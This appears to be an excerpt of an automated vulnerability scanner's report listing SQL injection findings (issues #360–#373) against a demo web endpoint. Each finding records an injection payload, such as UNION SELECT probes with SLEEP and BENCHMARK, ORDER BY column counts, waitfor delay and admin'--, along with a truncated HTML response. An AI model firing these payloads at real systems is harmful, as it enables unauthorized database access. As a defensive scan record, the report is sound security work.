	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#360

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 24#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 24#
Name	Value				
demouser@deepfence.io	ORDER BY 24#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#361				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>") or benchmark(10000000,MD5(1))#</td></tr> </table>	Name	Value	demouser@deepfence.io	") or benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	") or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#362				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#363

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>\</td></tr></table>	Name	Value	demouser@deepfence.io	\
Name	Value				
demouser@deepfence.io	\				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#364				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

Parameters	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#365	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>`</td></tr></table>		Name	Value	demouser@deepfence.io	`
Name	Value					
demouser@deepfence.io	`					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#366	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#
Name	Value					
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#367					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io));waitfor delay '0:0:5'--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#368

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin'--</td></tr></table>	Name	Value	demouser@deepfence.io	admin'--
Name	Value				
demouser@deepfence.io	admin'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#369				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggvFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#370

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 10--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#371

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5), BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#372				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#373				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX'</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX'
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX'				
